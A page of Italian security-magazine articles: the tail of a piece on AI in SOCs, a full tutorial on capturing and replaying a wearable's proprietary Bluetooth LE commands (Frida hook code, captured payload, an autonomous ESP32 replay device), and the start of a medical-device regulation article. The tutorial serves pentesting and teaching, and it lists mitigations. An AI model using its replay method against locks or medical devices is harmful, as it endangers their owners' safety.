L’integrazione dell’IA nei SOC può effettivamente segnare il passaggio a un modus operandi adattivo e cognitivo, delineandone, a tutti gli effetti, una nuova (sesta!) generazione. Nell’esempio dell’attacco precedentemente descritto, l’IA non è un quarto approccio analitico separato, ma uno strato trasversale che opera potenziandoli tutti e unificandoli in una vista coerente (XDR). Il vero salto avviene quando l’IA:
collega l’evento con il traffico e con il comportamento;
costruisce automaticamente la timeline dell’attacco;
assegna la priorità all’evento in base al potenziale impatto;
suggerisce o attiva contromisure automatiche
A un livello di dettaglio maggiore, l’integrazione dell’IA nel SOC seguirebbe un flusso simile:
Allarme EDR (evento);
Traffico anomalo SMB (rete);
Scrittura massiva file (telemetria);
AI unifica tutto in un unico incidente critico;
Attivazione automatica playbook XSOAR:
Isolamento host
Reset credenziali
Blocco comunicazioni C2
Senza l’IA, il SOC dovrebbe gestire 16 (!) allarmi separati, mentre con l’IA potrebbe focalizzarsi su un unico incidente critico con possibilità di automatizzare la risposta.
IA: nuova era, nuova generazione ?
L’IA segna un punto di svolta nell’evoluzione dei SOC, gettando le basi per una vera e propria nuova generazione. Non si tratta semplicemente di integrare strumenti più avanzati, ma di ripensare l’intero modello operativo. Ci troviamo nella condizione di superare la logica reattiva e frammentata del passato adottando un approccio integrato, adattivo e predittivo.
L’adozione di IA evidenzia miglioramenti di tutti gli indicatori di performance (KPI) e di qualità dei servizi SOC, facilitando l’automazione progressiva –tramite playbook e agenti IA – di compiti, operazioni e sequenze di istruzioni operative ripetitive. Gli esseri umani del SOC, che ne costituiscono il valore maggiore, possono aumentare le proprie capacità operative da un lato, ridurre i carichi di lavoro e i fenomeni di alert fatigue[11] dall’altro.
Liberare tempo e risorse per spostare le proprie attività dall’ambito tattico a quello strategico, con tutte le difficoltà ma anche le opportunità di crescita correlate. Allo stesso tempo, emergono nuove sfide legate a governance, explainability e controllo dei modelli algoritmici. Il SOC del futuro dovrà bilanciare automazione e supervisione umana, tecnologia e responsabilità, competenze tecniche, trasversali e abilità relazionali. In un panorama in cui gli attaccanti sfruttano l’IA, la difesa deve evolvere di pari passo. Per queste ragioni, l’IA non rappresenta solo un miglioramento incrementale, ma l’inizio di una nuova era strategica per la cybersecurity.
Andrea Boggio è Director all’interno della practice Security & Resiliency di Kyndryl con ruolo di responsabile dei Security Customer Advisor.
In precedenza, ha ricoperto ruoli di vendita, prevendita e progettazione di soluzioni e servizi di Cyber e ICT Security.
Ha lavorato presso Global System Integrator (HP, NTT Data) e Telco Provider (Fastweb, Vodafone).
Andrea lavora da 20 anni nell’Information Security Arena e si occupa di diverse aree tematiche, quali: Governance, Risk & Compliance, SOC, Mobile Protection, Threat Management, Network Security.
Detiene le certificazioni professionali ISO/IEC 27001 Lead Auditor, CISA, CISM, CDPSE, CGEIT, CRISC, ITIL e diverse altre legate a specifici vendor di sicurezza.
È membro del capitolo italiano di ISACA e ha partecipato al Cloud Security and Resilience Expert Group di ENISA.Andrea lavora da oltre 15 anni nell’Information Security Arena e si occupa di diverse aree tematiche, quali: Governance, Risk & Compliance, SIEM e SOC, Mobile Protection, Threat e Vulnerability Management, Network Security e Cyber Security. Detiene le certificazioni professionali ISO/IEC 27001:2013 Lead Auditor, CISA, CISM, CDPSE, CGEIT, CRISC, ITIL e diverse altre legate a specifici vendor di sicurezza. È membro del capitolo italiano di ISACA e ha partecipato al Cloud Security and Resilience Expert Group di ENISA.
Parlare il linguaggio dei dispositivi Bluetooth: analisi di protocolli BLE proprietari con Frida ed ESP32
Una metodologia pratica per comprendere i rischi di sicurezza nei wearable commerciali
Il panorama IoT e l’espansione della superficie di attacco
Nel mondo sono oggi attive decine di miliardi di dispositivi Internet of Things (IoT). Le proiezioni indicano che questo numero continuerà a crescere rapidamente nel corso del prossimo decennio. Questa crescita è alimentata dalla diffusione di wearable, sensori domestici intelligenti, dispositivi medicali connessi, smart lock e sistemi industriali IoT.
L’aumento della connettività porta con sé un ampliamento proporzionale della superficie di attacco. Molti dispositivi IoT vengono progettati con priorità su costo ridotto, autonomia energetica e facilità d’uso, mentre la sicurezza viene spesso considerata solo in una fase successiva o completamente trascurata. Questa logica “security as an afterthought” ha creato un ecosistema vulnerabile composto da miliardi di dispositivi potenzialmente compromettibili.
Bluetooth Low Energy: il protocollo dominante nell’IoT a basso consumo
Il Bluetooth Low Energy (BLE), introdotto nelle specifiche Bluetooth 4.0 nel 2010, rappresenta oggi uno dei protocolli più utilizzati nell’ecosistema IoT moderno. A differenza del Bluetooth Classic, il BLE è stato progettato specificamente per dispositivi alimentati a batteria che necessitano di comunicazioni brevi e sporadiche con consumo energetico ridottissimo.
La sua adozione massiva in wearable, fitness tracker, smart band, sensori medicali e dispositivi domestici lo rende un vettore di attacco particolarmente rilevante. I rischi associati al BLE spaziano dagli accessi non autorizzati a dispositivi fisici tramite replicazione di comandi, alla replica di protocolli proprietari per interazione non prevista, passando per attacchi di prossimità che sfruttano il raggio di trasmissione radio. La possibilità di automazione su larga scala di interazioni malevole rende questi vettori ancora più pericolosi, con impatti concreti su sicurezza fisica, privacy e continuità operativa.
La comprensione delle modalità di comunicazione BLE è quindi fondamentale per chi si occupa di sicurezza hardware, penetration testing IoT e analisi di dispositivi embedded.
SweynTooth: quando le vulnerabilità BLE colpiscono i dispositivi
Per comprendere la rilevanza della sicurezza BLE, è utile analizzare un caso documentato che ha dimostrato l’impatto reale delle vulnerabilità in questo protocollo.
Nel febbraio 2020, ricercatori del SUTD (Singapore University of Technology and Design) pubblicarono SweynTooth, una famiglia di 12 vulnerabilità zero-day che colpivano gli stack BLE di sei diversi produttori di System-on-Chip (SoC): Texas Instruments, NXP, Cypress, Dialog Semiconductors, Microchip e Telink Semiconductor.
Le caratteristiche che resero SweynTooth particolarmente rilevante includevano la natura completamente over-the-air dell’attacco, che non richiedeva pairing o autenticazione, e l’assenza di qualsiasi interazione con l’utente del dispositivo target. Le vulnerabilità permettevano di causare deadlock, crash e in alcuni casi information disclosure, con una superficie di impatto estesa a miliardi di dispositivi commerciali, medicali e industriali.
Un attaccante poteva causare Denial of Service su dispositivi BLE inviando pacchetti malformati durante le fasi di connection, data transfer o pairing. In alcuni casi, le vulnerabilità permettevano anche il bypass di procedure di sicurezza come il pairing numerico o l’esfiltrazione di informazioni dalla memoria.
Nome Vulnerabilità
CVE ID
Stato del Protocollo
Tipo di Impatto
Esempio Prodotto IoT
Link Layer Length Overflow
CVE-2019-16336, CVE-2019-17519
Fase iniziale della connessione (initial_setup)
Crash
Fitbit Inspire
LLID Deadlock
CVE-2019-17061, CVE-2019-17060
Fase iniziale della connessione (initial_setup)
Crash o Deadlock
Fitbit Inspire
Truncated L2CAP
CVE-2019-17517
Scoperta dei servizi primari (list_pri_services)
Crash
Non specificato
Silent Length Overflow
CVE-2019-17518
Procedura di pairing (smp_pairing)
Crash
Eve Energy, August Smart Lock
Public Key Crash
CVE-2019-17520
Procedura di pairing (smp_pairing)
Crash
CubiTag
Invalid Connection Request
CVE-2019-19193
Stabilimento della connessione (connection)
Deadlock (DoS)
eGeeTouch TSA Lock
Invalid L2CAP Fragment
CVE-2019-19195
Scoperta servizi / Lettura-Scrittura GATT
Crash
Non specificato
Sequential ATT Deadlock
CVE-2019-19192
Lettura-Scrittura GATT (gatt_read/write)
Crash / Deadlock
Non specificato
Key Size Overflow
CVE-2019-19196
Richiesta di pairing (pairing_req)
Crash
Non specificato
Zero LTK Installation
CVE-2019-19194
Pairing con connessioni sicure (sc_pairing)
Security Bypass
Non specificato
DHCheck Skip
CVE-2020-13593
Procedura di pairing (smp_pairing)
Security Bypass
Non specificato
ESP32 HCI Desync
CVE-2020-13595
Non specificato in tabella
Non specificato in tabella
Non specificato
SweynTooth ha segnato un punto di svolta nella percezione della sicurezza BLE, dimostrando come vulnerabilità a livello di stack protocol possano avere conseguenze concrete su dispositivi medicali (pacemaker, glucometri), sistemi di controllo accessi, e infrastrutture industriali che utilizzano sensori BLE.
Il caso è particolarmente significativo perché ha evidenziato come anche dispositivi conformi alle specifiche Bluetooth SIG possano presentare vulnerabilità critiche nell’implementazione degli stack software .
Dalla teoria alla pratica: perché analizzare protocolli BLE proprietari
Anche in assenza di vulnerabilità di esecuzione di codice remoto o stack overflow, la capacità di comprendere e replicare protocolli applicativi BLE proprietari può avere conseguenze concrete nel mondo reale.
Consideriamo alcuni scenari concreti: uno smart lock BLE che utilizza un protocollo proprietario per l’apertura remota, un dispositivo medicale che trasmette comandi di dosaggio su canale BLE, un sistema di controllo industriale con sensori BLE per monitoraggio parametri critici, o un dispositivo wearable che può essere comandato per eseguire azioni specifiche. In tutti questi casi, la possibilità di intercettare, comprendere e replicare i comandi proprietari rappresenta un rischio di sicurezza concreto, indipendentemente dalla presenza di vulnerabilità software classiche.
È in questo contesto che si inserisce l’esperimento descritto in questo articolo: dimostrare una metodologia riproducibile, per analizzare la comunicazione BLE di dispositivi commerciali e automatizzarne il controllo tramite hardware embedded.
Obiettivo dell’esperimento
Questo lavoro propone un approccio pratico per analizzare la comunicazione BLE di un dispositivo wearable commerciale e replicarne il comportamento tramite microcontrollore ESP32.
L’obiettivo è fornire una metodologia che permetta di analizzare applicazioni mobili che comunicano con dispositivi BLE, intercettare comandi proprietari tramite dynamic instrumentation, comprendere il protocollo applicativo senza necessità di reverse engineering del firmware, e infine automatizzare l’interazione con hardware reale tramite dispositivi embedded a basso costo. La metodologia è applicabile a un’ampia gamma di dispositivi BLE commerciali e rappresenta un approccio sistemico al penetration testing hardware e IoT security assessment.
Strumentazione necessaria
Per l’esperimento sono sufficienti componenti facilmente reperibili e a costo contenuto:
Smart band commerciale compatibile con app mobile (es. modelli M4/M5/M7 con app FitPro, costo ~5-10€)
Smartphone Android con privilegi di root per l’instrumentation dinamica
Microcontrollore ESP32 (ESP32 WROOM o equivalente, costo ~5-10€)
PC Linux per operazioni di test manuale
Il costo totale dell’intera strumentazione, escludendo lo smartphone, si aggira intorno ai 20€, rendendo l’esperimento accessibile per scopi didattici, di ricerca o di security assessment.
Analisi della comunicazione tramite Frida
Setup dell’ambiente di instrumentation
Frida è un framework di dynamic instrumentation che permette di iniettare codice JavaScript all’interno di processi in esecuzione, intercettando chiamate di funzione e manipolando il comportamento dell’applicazione in tempo reale. È uno strumento particolarmente potente per l’analisi di applicazioni mobile senza necessità di decompilazione o reverse engineering statico.
La procedura di setup richiede:
Installazione di frida-tools sul PC host
Deploy di frida-server su dispositivo Android con root
Verifica della compatibilità tra versioni (frida, frida-tools e frida-server devono avere versione identica)
Un aspetto critico è l’architettura del processore Android: bisogna scaricare la versione corretta di frida-server (es. arm64-v8a per la maggior parte degli smartphone moderni).
Sviluppo dello hook per intercettare comunicazioni BLE
L’obiettivo dello hook è intercettare in tempo reale i dati che l’applicazione Android invia al dispositivo BLE tramite lo stack Bluetooth nativo.
Su Android, la scrittura di dati su caratteristiche GATT segue un flusso preciso: l’applicazione prepara un array di byte con il comando, imposta il valore sulla caratteristica usando BluetoothGattCharacteristic.setValue(byte[]), e infine richiede la trasmissione con BluetoothGatt.writeCharacteristic(BluetoothGattCharacteristic). Intercettando entrambi questi punti, otteniamo il valore quando viene preparato in memoria, il momento esatto dell’invio over-the-air, e l’UUID della caratteristica target.
Lo hook sviluppato intercetta queste chiamate e logga i dati in formato esadecimale:
if (Java.available) { Java.perform(function () { var BluetoothGatt = Java.use(“android.bluetooth.BluetoothGatt”); var BluetoothGattCharacteristic = Java.use(“android.bluetooth.BluetoothGattCharacteristic”);
// Funzione helper per conversione byte -> hex function bytesToHex(bytes) { var result = []; for (var i = 0; i < bytes.length; i++) { var b = bytes[i] & 0xff; result.push((‘0’ + b.toString(16)).slice(-2)); } return result.join(‘ ‘); }
// Hook setValue: intercetta la preparazione del comando BluetoothGattCharacteristic.setValue.overload(‘[B’).implementation = function (bytes) { try { var uuid = this.getUuid().toString(); console.log(“[BLE SET =>] UUID: ” + uuid + ” DATA: ” + bytesToHex(bytes)); } catch (e) { console.log(“[BLE SET =>] error: ” + e); } return this.setValue(bytes); };
console.log(“[+] BLE Write hook installed”); }); }
Esecuzione dell’hooking e cattura dei comandi
Con l’applicazione FitPro installata e frida-server attivo, si procede all’hooking:
frida -U -n FitPro -l blewrite.js
A questo punto, dall’applicazione mobile si esegue l’azione da analizzare. Nel caso specifico, è stata utilizzata la funzione “Find Device” che fa vibrare la smart band, una funzionalità comune nei wearable per facilitarne il ritrovamento.
L’output dello hook mostra:
[BLE SET =>] UUID: 6e400002-b5a3-f393-e0a9-e50e24dcca9d DATA: cd 00 06 12 01 0b 00 01 01 [BLE WRITE =>] UUID: 6e400002-b5a3-f393-e0a9-e50e24dcca9d DATA: cd 00 06 12 01 0b 00 01 01
Abbiamo così identificato l’UUID della caratteristica (6e400002-b5a3-f393-e0a9-e50e24dcca9d) e il payload del comando (0xcd 0x00 0x06 0x12 0x01 0x0b 0x00 0x01 0x01).
Questo è il comando proprietario che, quando scritto su quella specifica caratteristica GATT, causa la vibrazione del dispositivo.
Replica manuale tramite bluetoothctl
Prima di automatizzare il processo con ESP32, è buona pratica verificare manualmente che il comando intercettato funzioni realmente. Per questo si utilizza bluetoothctl, tool standard su distribuzioni Linux con BlueZ.
Connessione e pairing
Durante il pairing, il sistema richiede autorizzazione. Questo passaggio è significativo perché dimostra che la connessione è cifrata: il processo di pairing stabilisce chiavi di crittografia che proteggono la comunicazione. Questo spiega perché un semplice sniffing radio (ad esempio con nRF52840) non sarebbe stato sufficiente senza la chiave di pairing.
Identificazione della caratteristica e invio comando
Una volta connessi, si esplorano i servizi GATT:
gatt.list-attributes
Si identifica la caratteristica con UUID 6e400002-b5a3-f393-e0a9-e50e24dcca9d, si seleziona e si scrive il payload:
Risultato: la smart band vibra immediatamente, confermando che il comando intercettato è corretto e funzionale.
Questo test manuale è fondamentale per validare l’analisi prima di procedere all’automazione con hardware embedded.
Automazione del proof of concept con ESP32
Architettura della soluzione automatizzata
L’ESP32 è un microcontrollore popolare nell’ambito IoT grazie al supporto nativo WiFi e Bluetooth (sia Classic che Low Energy), al costo ridotto (~5-10€) e all’ampia disponibilità di librerie e documentazione.
L’obiettivo è creare un dispositivo autonomo che scansiona continuamente l’ambiente BLE alla ricerca del dispositivo target, si connette automaticamente quando questo è nel raggio, gestisce il pairing in modo automatico, identifica il servizio e la caratteristica corretti, invia il payload intercettato con Frida, e infine fornisce feedback visivo tramite LED dello stato operativo.
Implementazione e logica operativa
Il codice completo implementa una macchina a stati che gestisce l’intero ciclo operativo. Durante lo stato SCANNING, il LED verde lampeggia mentre il dispositivo ricerca il target per nome o indirizzo MAC. Una volta individuato, passa allo stato CONNECTING con LED verde fisso per tentare la connessione BLE. Segue lo stato DISCOVERING per l’enumerazione di servizi e caratteristiche GATT. Nello stato ATTACKING il LED bianco si accende durante l’invio del payload di test. Infine, lo stato DISCONNECTED riporta il sistema allo scanning.
La parte più rilevante è la scrittura della caratteristica GATT:
// Identificazione della caratteristica target BLERemoteCharacteristic* pCharacteristic = pService->getCharacteristic(CHARACTERISTIC_UUID);
if (pCharacteristic == nullptr) { Serial.println(“Characteristic not found”); return; }
// Feedback visivo: LED bianco = comando eseguito digitalWrite(LED_WHITE, HIGH);
Dimostrazione pratica e risultati
Il dispositivo viene alimentato e posizionato nel raggio d’azione del wearable target, tipicamente 10-50 metri in condizioni ottimali. Il comportamento osservato mostra inizialmente il LED verde lampeggiante durante lo scanning, seguito dal LED verde fisso alla connessione. Quando il LED bianco si accende, la smart band vibra immediatamente. Il ciclo si conclude con la disconnessione e il ritorno automatico allo scanning.
Il mostra chiaramente il funzionamento del dispositivo e la reazione del wearable target.
Sebbene l’esperimento dimostrato coinvolga una smart band consumer, la metodologia è applicabile a scenari con impatto significativamente più elevato. Nel campo dei dispositivi di controllo accessi fisici, parliamo di smart lock BLE per porte residenziali o uffici, sistemi di apertura cancelli e garage, e badge digitali per accesso a zone riservate.
I dispositivi medicali connessi rappresentano un ambito ancora più critico: glucometri per pazienti diabetici, pompe per insulina con controllo BLE, monitor cardiaci e pacemaker di nuova generazione, dispositivi per terapia del dolore. I sistemi industriali IoT includono sensori BLE per monitoraggio parametri critici, attuatori per controllo valvole e motori, e sistemi SCADA con interfaccia BLE per manutenzione. Infine, nel settore automotive e mobilità, la metodologia si applica a sistemi di apertura/chiusura veicoli, scooter e bici elettriche condivise, e sistemi di tracciamento flotte.
Mitigazioni e raccomandazioni
Lato sviluppatore di dispositivi BLE
Per chi sviluppa dispositivi IoT con connettività BLE, è fondamentale implementare autenticazione robusta senza fidarsi del solo pairing BLE, e utilizzare crittografia a livello applicativo aggiungendo un layer di sicurezza oltre a quello del protocollo. Nel caso analizzato in questo articolo, la crittografia a livello di trasporto BLE non ha impedito la replica del comando, poiché l’intercettazione è avvenuta a livello applicativo tramite instrumentation dell’app mobile: un layer crittografico applicativo, con challenge-response o token a uso singolo, avrebbe reso inefficace la semplice replica del payload.
È essenziale implementare rate limiting per limitare la frequenza dei comandi critici, insieme a sistemi di logging e audit che registrino tutte le operazioni sensibili. La validazione contestuale deve verificare la coerenza dei comandi attraverso geofencing, controlli orari e sequenze valide. Infine, firmware signing e secure boot devono garantire che solo firmware legittimo possa essere eseguito, impedendo modifiche non autorizzate.
Lato utente finale
Gli utenti di dispositivi BLE dovrebbero disabilitare Bluetooth quando non necessario per ridurre la finestra di attacco, e aggiornare regolarmente il firmware applicando le patch di sicurezza disponibili. È importante verificare le impostazioni di pairing per limitare il re-pairing automatico, e monitorare comportamenti anomali come vibrazioni inattese o attivazioni non richieste. Quando possibile, è preferibile scegliere dispositivi con certificazioni di sicurezza riconosciute, come IEC 62443 per l’ambito industriale o FDA per i dispositivi medicali.
Lato ricerca e industria
La comunità di ricerca e l’industria dovrebbero aumentare la trasparenza pubblicando specifiche di protocolli proprietari per review indipendente, e sviluppare standard di sicurezza BLE con linee guida specifiche per categorie di dispositivi. L’implementazione di bug bounty program può incentivare la ricerca responsabile, mentre la promozione della security by design deve integrare la sicurezza fin dalle prime fasi di progettazione. Infine, educazione e awareness rimangono fondamentali per formare sviluppatori sulle best practice di sicurezza BLE.
Conclusioni: dalla consapevolezza all’azione
Questo articolo ha dimostrato come, con strumentazione accessibile e competenze tecniche intermedie, sia possibile analizzare, comprendere e replicare protocolli BLE proprietari utilizzati da dispositivi wearable commerciali.
La metodologia presentata, basata su dynamic instrumentation con Frida, validazione manuale con bluetoothctl e automazione con ESP32 , è riproducibile, e applicabile a un’ampia gamma di dispositivi BLE.
Oltre l’aspetto tecnico, l’esperimento evidenzia alcune criticità sistemiche. Molti dispositivi IoT utilizzano protocolli proprietari non documentati e non sottoposti a security review. La sicurezza per oscurità (security through obscurity) rimane un approccio diffuso ma inefficace. Il costo di attacco è drasticamente inferiore al costo di difesa e remediation. Infine, la scalabilità degli attacchi BLE è sottovalutata nelle threat model aziendali.
L’obiettivo di questo lavoro non è “fare vibrare una smart band”, ma fornire una metodologia riutilizzabile per security assessment di dispositivi BLE, utile per penetration tester che valutano la sicurezza di infrastrutture IoT, per ricercatori che studiano protocolli wireless e vulnerabilità hardware, per sviluppatori che desiderano comprendere le minacce reali ai loro prodotti, e per responsabili della sicurezza che devono valutare il rischio associato a deployment IoT.
In un ecosistema in cui i dispositivi connessi pervadono ogni aspetto della vita quotidiana e industriale, la comprensione delle minacce reali , e la capacità di dimostrarle concretamente , diventa un elemento fondamentale per costruire sistemi realmente sicuri.
Riferimenti scientifici: – SweynTooth: “SweynTooth: Unleashing Mayhem over Bluetooth Low Energy”, USENIX ATC 2020 – Bluetooth Core Specification v5.4– “Security Analysis of Wearable Fitness Devices”, IEEE Security & Privacy, 2018
Profilo Autore
Matteo Mandolini è Cyber Security Engineer con esperienza focalizzata su offensive security, hardware hacking, telco security e ricerca applicata alla sicurezza di sistemi embedded e IoT. Attualmente lavora in ambito security per realtà internazionali, con un background tecnico maturato tra progetti di ricerca, sviluppo software e penetration testing.
Appassionato di hacking e innovazione, ha co-ideato e sviluppato diversi tool in ambito cyber, tra i quali MACOBOX, una piattaforma all-in-one per hardware penetration testing presentata ufficialmente al Black Hat Arsenal Lab.
Condividi sui Social Network:
https://www.ictsecuritymagazine.com/articoli/ble/
IoMT e il paradosso della certificazione: quando la compliance normativa ostacola la cybersecurity dei dispositivi medicali
La sicurezza dei dispositivi medicali IoMT (Internet of Medical Things) rappresenta oggi uno dei paradossi più critici e meno discussi nel panorama della cybersecurity sanitaria europea. Il Regolamento MDR 2017/745 impone che i dispositivi certificati CE non possano essere modificati – inclusa l’installazione di software antivirus o l’applicazione di patch di sicurezza – senza invalidare la certificazione stessa.
Questa rigidità normativa, concepita per tutelare la sicurezza del paziente, si scontra frontalmente con le esigenze di protezione cyber imposte dalla Direttiva NIS2 e dalle minacce ransomware che nel 2024 hanno colpito il 67% delle organizzazioni sanitarie a livello globale, secondo il report Sophos condotto su 14 Paesi. L’articolo analizza questo conflitto regolatorio e propone il modello della “securizzazione laterale” – basato su microsegmentazione di rete e architetture Zero Trust – come soluzione architetturale che consente di proteggere i dispositivi senza alterarne la configurazione certificata.
Il nodo irrisolto della sicurezza IoMT negli ospedali europei
La sicurezza IoMT è diventata la questione centrale per ogni CISO del settore sanitario. Il motivo è tanto semplice quanto allarmante: secondo analisi di settore basate su dati Forescout, la stragrande maggioranza degli ospedali gestisce dispositivi medicali con vulnerabilità note e attivamente sfruttate dagli attaccanti. Non si tratta di un dato astratto, ma di una realtà operativa quotidiana che i responsabili della sicurezza informatica ospedaliera conoscono bene.
Il problema, tuttavia, non risiede nella mancanza di consapevolezza o di competenze tecniche. Il vero ostacolo è strutturale e normativo: i dispositivi medicali certificati CE ai sensi del Regolamento MDR 2017/745 non possono essere modificati senza compromettere la loro conformità regolatoria. Questo significa che un monitor cardiaco, una pompa per infusione o un sistema di imaging diagnostico – tutti dispositivi critici per la cura del paziente – devono rimanere esattamente nella configurazione in cui sono stati certificati, anche quando presentano vulnerabilità software documentate.
Il paradosso emerge in tutta la sua evidenza: la normativa pensata per proteggere il paziente impedisce di fatto l’implementazione delle misure di cybersecurity necessarie a proteggerlo da minacce che, secondo il report IBM Cost of a Data Breach 2024, hanno causato danni per una media di 9,77 milioni di dollari per ogni violazione nel settore sanitario – il costo più alto tra tutti i comparti industriali per il quattordicesimo anno consecutivo.
Il conflitto normativo: MDR 2017/745 versus requisiti di cybersecurity
Per comprendere la profondità di questo conflitto è necessario esaminare le due cornici normative che, paradossalmente, dovrebbero entrambe tutelare la sicurezza dei pazienti.
Il Regolamento MDR 2017/745: la logica della certificazione
Il Medical Device Regulation europeo, entrato in vigore nel maggio 2021, ha sostituito le precedenti direttive introducendo requisiti più stringenti per l’immissione sul mercato dei dispositivi medicali. L’Allegato I, Sezione 17.2, stabilisce che il software contenuto nei dispositivi medicali deve essere sviluppato e prodotto “allo stato dell’arte”, considerando il ciclo di vita, la gestione del rischio e la sicurezza delle informazioni.
Tuttavia, la certificazione CE – rilasciata dagli Organismi Notificati dopo rigorosi processi di valutazione della conformità – cristallizza la configurazione del dispositivo. Qualsiasi modifica sostanziale richiede una nuova valutazione di conformità, con tempi e costi che possono risultare proibitivi. Il principio sottostante è chiaro: garantire che il dispositivo funzioni esattamente come testato e validato, senza alterazioni che potrebbero comprometterne la sicurezza clinica.
Questa rigidità ha senso dal punto di vista della sicurezza del paziente in senso tradizionale. Un’alterazione del firmware di una pompa per infusione potrebbe teoricamente modificarne il dosaggio; un aggiornamento software di un ventilatore polmonare potrebbe introdurre malfunzionamenti. La certificazione CE è progettata per prevenire questi rischi.
La Direttiva NIS2: l’imperativo della cybersecurity
Sul versante opposto, la Direttiva NIS2 – in vigore dal 18 ottobre 2024 – classifica ospedali e produttori di dispositivi medicali come “entità essenziali” o “importanti”, imponendo obblighi stringenti in materia di gestione del rischio cyber. L’Articolo 21(2) elenca dieci misure di sicurezza obbligatorie, tra cui la gestione delle vulnerabilità, la sicurezza della supply chain e la capacità di risposta agli incidenti.
Il problema emerge quando si considera che la gestione delle vulnerabilità, nel contesto IT tradizionale, si traduce principalmente nell’applicazione tempestiva di patch di sicurezza. Ma per un dispositivo medicale certificato CE, applicare una patch significa potenzialmente invalidare la certificazione.
Un esempio concreto: la pompa per infusione vulnerabile
Consideriamo uno scenario reale documentato dalla University of New Brunswick nel dataset CICIoMT2024. Una pompa per infusione connessa alla rete ospedaliera presenta una vulnerabilità nota nel protocollo MQTT utilizzato per la comunicazione. Gli attaccanti possono sfruttare questa vulnerabilità per intercettare i comandi o, nel peggiore dei casi, alterare i parametri di infusione.
La soluzione tecnica sarebbe immediata: applicare la patch rilasciata dal vendor o, in alternativa, installare un agente di endpoint protection. Tuttavia, entrambe le opzioni comporterebbero una modifica del software del dispositivo. Secondo la lettura più conservativa del MDR, questo richiede una nuova valutazione di conformità da parte dell’Organismo Notificato – un processo che può richiedere mesi e che il vendor potrebbe non essere disposto ad affrontare per dispositivi già in commercio.
Il risultato? La pompa rimane vulnerabile, connessa alla rete ospedaliera, in attesa che il vendor rilasci un aggiornamento già validato nell’ambito del suo processo di Post-Market Surveillance. Un’attesa che può protrarsi per anni nei casi di dispositivi legacy.
La fotografia delle vulnerabilità IoMT nel 2025
I numeri raccontano una situazione critica. Il report 2025 di Forescout documenta un incremento del 15% anno su anno del rischio medio dei dispositivi connessi, con quattro nuove tipologie di dispositivi IoMT entrate nella lista dei più rischiosi: dispositivi di imaging, apparecchiature di laboratorio, workstation sanitarie e controller per pompe di infusione. Questi ultimi sono particolarmente critici poiché una compromissione potrebbe permettere agli attaccanti di alterare i parametri di somministrazione dei farmaci.
Secondo analisi di settore, una percentuale significativa dei dispositivi medicali opera su sistemi operativi end-of-life che non ricevono più aggiornamenti di sicurezza, mentre i controller delle pompe di infusione mostrano vulnerabilità critiche e wormable nel 20% dei casi analizzati.
La situazione in Italia
In Italia, la situazione è particolarmente preoccupante. L’Agenzia per la Cybersicurezza Nazionale ha documentato un incremento del 111% degli eventi cyber nel settore sanitario tra il 2023 e il 2024, passando da 27 a 57 eventi. Gli incidenti effettivi hanno raggiunto quota 57, influenzati in parte da un attacco supply chain che ha coinvolto numerosi clienti del settore sanitario attraverso un fornitore. Nel solo 2024 sono stati registrati 10 casi significativi di ransomware che hanno colpito strutture sanitarie italiane.
L’attacco alla ASST Rhodense del giugno 2024 esemplifica le conseguenze operative: il gruppo ransomware Cicada3301 ha compromesso i sistemi informatici degli ospedali di Garbagnate, Bollate e Rho, costringendo le strutture a sospendere interventi chirurgici non urgenti, esami di laboratorio e altri servizi programmati. Il gruppo ha rivendicato l’esfiltrazione di 1 terabyte di dati sensibili, inclusi documenti medici, prescrizioni e informazioni personali dei pazienti.
Il contesto europeo
A livello europeo, i dati di Check Point Research per gennaio-settembre 2024 indicano che le organizzazioni sanitarie europee hanno subito una media di 1.686 attacchi settimanali per organizzazione, con un incremento del 56% rispetto allo stesso periodo dell’anno precedente – il maggiore aumento percentuale tra tutte le regioni analizzate. L’Italia si posiziona tra i Paesi più colpiti nel settore healthcare a livello globale.
La securizzazione laterale: proteggere senza modificare
Di fronte a questo paradosso normativo, la comunità della cybersecurity sanitaria ha sviluppato un approccio alternativo che consente di proteggere i dispositivi medicali IoMT senza alterarne la configurazione interna. Questo paradigma, che possiamo definire “securizzazione laterale”, opera esclusivamente sul contesto di rete in cui il dispositivo è inserito, lasciando intatto il software certificato.
Il principio architetturale
L’idea fondamentale è semplice: se non posso installare un antivirus sul dispositivo, posso però controllare con precisione chi può comunicare con esso e come. Invece di proteggere il dispositivo dall’interno, lo proteggo dall’esterno, creando un perimetro di sicurezza granulare che ne limita l’esposizione alle minacce.
Questo approccio si articola in tre componenti principali:
Visibilità completa dell’ambiente IoMT. Prima di proteggere, è necessario conoscere. Piattaforme come Claroty Medigate o Armis consentono di identificare automaticamente tutti i dispositivi medicali connessi alla rete, classificarli per tipologia e rischio, e mappare i loro pattern di comunicazione legittimi.
Microsegmentazione identity-based. Una volta identificati i dispositivi e i loro flussi di comunicazione autorizzati, è possibile implementare policy di segmentazione granulare che consentano solo il traffico strettamente necessario. Un monitor cardiaco, ad esempio, deve poter comunicare con il sistema di gestione dei dati clinici (PACS) e con la workstation del reparto, ma non ha alcun motivo legittimo per accedere a Internet o comunicare con la stampante dell’amministrazione.
Prevenzione del lateral movement. Il vero valore della microsegmentazione emerge nella capacità di contenere un’eventuale compromissione. Se un attaccante riesce a violare un dispositivo vulnerabile, la segmentazione impedisce che possa utilizzarlo come punto di pivot per raggiungere altri sistemi critici. Il lateral movement rappresenta un vettore di attacco prevalente nelle violazioni riuscite nel settore sanitario.
Il caso MultiCare Health System
L’implementazione della microsegmentazione in ambito sanitario trova un esempio significativo nel caso di MultiCare Health System, il più grande sistema sanitario no-profit dello Stato di Washington con 14 ospedali e circa 29.000 dipendenti.
Jason Elrod, CISO di MultiCare, ha affrontato la sfida partendo da una posizione di scetticismo – come lui stesso ha dichiarato – verso le promesse dei vendor. L’implementazione di una piattaforma di microsegmentazione identity-based ha permesso di ottenere il 99% di visibilità sui dispositivi connessi in meno di 4 ore, con un deployment completo delle policy di segmentazione in 4-16 settimane, senza alcuna interruzione dei flussi clinici.
L’aspetto cruciale dell’approccio adottato è che la protezione avviene a livello di rete, senza richiedere l’installazione di agenti software sui dispositivi medicali. Questo consente di proteggere anche dispositivi legacy che operano su sistemi operativi obsoleti – come Windows 7 o Windows XP Embedded – impossibili da aggiornare sia per ragioni tecniche che normative.
L’allineamento con i nuovi requisiti regolatori
La securizzazione laterale non è solo una soluzione tecnica elegante; sta diventando un requisito normativo esplicito.
Stati Uniti: la proposta di aggiornamento HIPAA Security Rule
